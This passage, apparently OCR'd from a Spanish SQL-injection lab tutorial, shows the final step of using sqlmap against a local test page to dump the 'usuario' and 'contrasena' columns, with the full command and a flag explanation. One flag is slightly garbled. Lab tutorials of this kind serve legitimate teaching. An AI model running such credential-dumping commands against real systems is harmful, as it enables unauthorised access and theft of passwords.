


5-extrayendo la información de las columnas:

Este Sera mi último paso de este tutorial. En este paso revisare lo que contiene las columnas pero solo elige dos la de “usuario” y “contrasena”.

Para realizar esto escribo en la consola:

sqlmap -u http://192.168.1.1/laboratorio/Sqli.php?id=1 -D dante T- evil -C usuario,contrasena -dump




Dónde:

-C son las columnas que usare separadas por una coma (,) como se muestra en el ejemplo.

–dump me sirve para visualizar o extraer los elementos de las columnas.

Al ejecutarse nos mostrara los elementos de la columna.



Nota: en la mayoría de los caso para visualizar ciertos datos se usa fuerza bruta pero eso lo veremos más adelante.